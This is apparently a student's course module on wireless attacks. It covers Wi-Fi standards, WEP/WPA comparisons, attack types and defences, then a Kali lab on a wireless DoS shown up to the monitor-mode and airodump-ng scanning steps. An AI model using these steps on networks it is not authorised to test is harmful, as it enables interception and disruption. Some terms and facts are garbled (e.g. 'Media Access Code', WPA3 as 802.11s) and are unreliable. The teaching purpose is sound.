# Module:- SECURITY CONCEPT


# (Wireless Attack)

# Name:-Prithviraj Nikam

## What is Wireless Attack

1.Malicious activities putting at risk the security of the information and of the computing resources in wireless scenarios.

2.A wireless attack is a malicious action against wireless system information or wireless networks; examples can be denial of service attacks, penetration, and sabotage.




1 While located between a target laptop and a legitimate wireless access point, an attacker impersonates the legitimate access point.

2 The target laptop unintentionally connects to the rogue wireless access point, which acts as a man-in-the-middle, reading and then relaying information to the legitimate access point.

3 The rogue wireless access point can then intercept network communications between the target laptop and the legitimate access point.

4 As a result, the attacker could read and modify sensitive data in transmission, or inject malicious code to infect the target laptop.

### Wireless standard



| Technologies | Indoor/ Outdoor | Bitrate | Freq. bands | License | Bandwidth | Modulation | MIMO |
|---|---|---|---|---|---|---|---|
| **IEEE 802.11** | 20m /100m | 2 Mbps | 2.4GHz | Unlicensed | 20 MHz | FHSS and DSSS | — |
| **IEEE 802.11b** | 35m/ 140m | 11 Mbps | 2.4GHz | Unlicensed | 20 MHz | HR-DSSS | — |
| **IEEE 802.11a** | 35m/ 119m | 54 Mbps | 5GHz | Unlicensed | 20 MHz | OFDM | — |
| **IEEE 802.11g** | 45m/ 90m | 54 Mbps | 2.4 GHz | Unlicensed | 22 MHz | OFDM/ DSSS/ CCK | — |
| **IEEE 802.11n** | 70m/ 250m | 600 Mbps | 2.4 GHz/ 5 GHz | Unlicensed | 20 MHz/ 40 MHz | OFDM | 4 X 4 |
| **IEEE 802.11ac wave** | 70m/ 250m | 7000 Mbps | 5 GHz | Unlicensed | 80 MHz | 64-QAM | MU-MIMO |
| **IEEE 802.11ad** | 10m/ n/a | 7000 Mbps | 60 GHz | Unlicensed | 2.16 GHz | Single Carrier/ OFDM | 10 X 10 |
| **IEEE 802.11ac wave 2** | 70m/ 250m | 7000 Mbps | 5 GHz | Unlicensed | 80 MHz/ 160 MHz | 256-QAM | MU_MIMO 8 X 8 |


**SMiShing :-**Smishing has become common now as smartphones are widely used.SMiShing uses Short Message Service (SMS) to send fraud text messages or links. The criminals cheat the user by calling. Victims may provide sensitive information such as credit card information, account information, etc. Accessing a website might result in the user unknowingly downloading malware that infects the device.

**War driving :-**War driving is a way used by attackers to find access points wherever they can be. With the availability of free Wi-Fi connection, they can drive around and obtain a very huge amount of information over a very short period of time.

**WEP attack :-**Wired Equivalent Privacy (WEP) is a security protocol that attempts to provide a wireless local area network with the same level of security as a wired LAN. Since physical security steps help to protect a wired LAN, WEP attempts to provide similar protection for data transmitted over WLAN with encryption.WEP uses a key for encryption. There is no provision for key management with Wired Equivalent Privacy, so the number of people sharing the key will continually grow. Since everyone is using the same key, the criminal has access to a large amount of traffic for analytic attacks.

**WPA attack :-**Wi-Fi Protected Access (WPA) and then WPA2 came out as improved protocols to replace WEP. WPA2 does not have the same encryption problems because an attacker cannot recover the key by noticing traffic. WPA2 is susceptible to attack because cyber criminals can analyze the packets going between the access point and an authorized user.

- **WPA2:-**Ratified in 2004, WPA2 replaced WPA. WPA2, which requires testing and certification by the Wi-Fi Alliance, implements the mandatory **elements of IEEE 802.11i.**
- **WPA3:-**In January 2018, the Wi-Fi Alliance announced WPA3 as a replacement to WPA2. **(IEEE 802.11s)**
  - WPA3 provides various security enhancements meant to;
    1. Simplify your wifi security
    2. Enable more powerful encryption and authentication
    3. Enhance cryptographic strength for sensitive data markets



| | WEP | WPA | WPA2 | WPA3 |
|---|---|---|---|---|
| Release Year | 1999 | 2003 | 2004 | 2018 |
| Encryption Method | Rivest Clipher 4 (RC4) | Temporal Key Integrity Protocol(TKIP) with RC4 | CCMP and Advanced Encryption Standard | Advanced Encryption Standard(AES) |
| Session Key Size | 40-bit | 128-bit | 128-bit | 128-bit(WPA3-Personal)<br>192-bit(WPA3-Enterprise) |
| Clipher Type | Stream | Stream | Block | Block |
| Data Integrity | CRC-32 | Message Integrity Code | CBC-MAC | Secure Hash Algorithm |
| Key Management | Not provided | 4-way handshaking mechanism | 4-way handshaking mechanism | Simultaneous Authentication of Equals handshark |
| Authentication | WPE-Open<br>WPE-Shared | Pre-Shared Key(PSK)& 802.1x with EAP variant | Pre-Shared Key(PSK)& 802.1x with EAP variant | Simultaneous Authentication of Equals(SAE)&802.1x with EAP variant |

**Bluejacking :-**Bluejacking is used for sending unauthorized messages to another Bluetooth device. Bluetooth is a high-speed but very short-range wireless technology for exchanging data between desktop and mobile computers and other devices.

**Replay attacks :-**In Replay attack an attacker spies on information being sent between a sender and a receiver. Once the attacker has spied on the information, he or she can intercept it and retransmit it again thus leading to some delay in data transmission. It is also known as playback attack.

**Bluesnarfing :-**It occurs when the attacker copies the victim's information from his device. An attacker can access information such as the user's calendar, contact list, e-mail and text messages without leaving any evidence of the attack.

**RF Jamming:-**Wireless signals are susceptible to electromagnetic interference and radio-frequency interference. Radio frequency (RF) jamming distorts the transmission of a satellite station so that the signal does not reach the receiving station.

## Wireless Mode

- **Infrastructure mode:-**
  Infrastructure mode is an 802.11 networking framework in which devices communicate with each other by first going through an **Access Point (AP).** In infrastructure mode, wireless devices can communicate with each other or can communicate with a wired network. When one AP is connected to a wired network and a set of wireless stations it is referred to as a **Basic Service Set (BSS).** An **Extended Service Set (ESS)** is a set of two or more BSSs that form a single subnetwork.

- **Ad-hoc mode:-**
  An 802.11 networking framework in which devices or stations communicate directly with each other, without the use of an **access point (AP)**. Ad-hoc mode is also referred to as peer-to-peer mode or an **Independent Basic Service Set (IBSS).** Ad-hoc mode is useful for establishing a network where wireless infrastructure does not exist or where services are not required.

## Attacking WPA

- **airmon** – a tool that can help you set your wireless adapter into monitor mode (rfmon)
- **airodump** – a tool for capturing packets from a wireless router (otherwise known as an AP)
- **aireplay** – a tool for forging ARP requests — Capture WPA/WPA2 handshakes by forcing clients to re authenticate — Generate new Initialization Vectors
- **aircrack** – a tool for decrypting WEP keys (should be used with dictionary)

## Aircrack-NG

- **Aircrack-NG:** Aircrack-NG is a WiFi password cracking tool that can crack WEP or WPA passwords.
- It analyzes wireless encrypted packets and then tries to crack passwords via its cracking algorithm.
- It uses the FMS attack along with other useful attack techniques for cracking passwords. It is available for Linux and Windows systems

## Wireless attacks

1. DoS attack on wireless network.
2. View the SSID of the hidden wireless network.
3. Wireless SSID password capturing and cracking.
4. Creating fake Wi-FI access points with many names.


## How to defend when using WPA


- **Passphrases** – the only way to crack WPA is to sniff the password PMK associated with the handshake authentication process, and if this password is extremely complicated it will be almost impossible to crack
- **Passphrase Complexity** – select a random passphrase that is not made up of dictionary words. Select a complex passphrase of a minimum of 20 characters in length and change it at regular intervals

## Common defense techniques


- Change router default username and password
- Change the internal IP subnet if possible
- Change default name and hide broadcasting of the SSID (Service Set Identifier)
- None of the attack methods are faster or effective when a larger passphrase is used.
- Restrict access to your wireless network by filtering access based on the MAC (Media Access Code) addresses
- Use Encryption

# 1. DoS attack on wireless network.





**Step-1:-Add alfa adapter to kali machine**
**Atheros UB91C ——> USB**
**After adding Atheros reboot kali Machine**



Kali_MATA Clone - Settings

**USB**

☑ Enable USB Controller

○ USB 1.1 (OHCI) Controller


● USB 2.0 (OHCI + EHCI) Controller

○ USB 3.0 (xHCI) Controller

USB Device Filters

☑ ATHEROS UB91C [0108]

**Step:-2:-Find whether wireless card is connected or not using below command**
**$ iwconfig**




```
┌──(prithvi㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

**Step-3:-Now put the wireless interface into monitor mode using below command**

**# sudo airmon-ng start wlan0**


**# iwconfig**



```
┌──(prithvi㉿kali)-[~]
└─$ sudo airmon-ng start wlan0
[sudo] password for prithvi:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    456 NetworkManager
  19800 wpa_supplicant

PHY     Interface       Driver          Chipset

phy1    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)


┌──(prithvi㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

**Step-4:-Here we run the command to know the list of hidden wireless networks around us using below command**

**# airodump-ng wlan0mon**

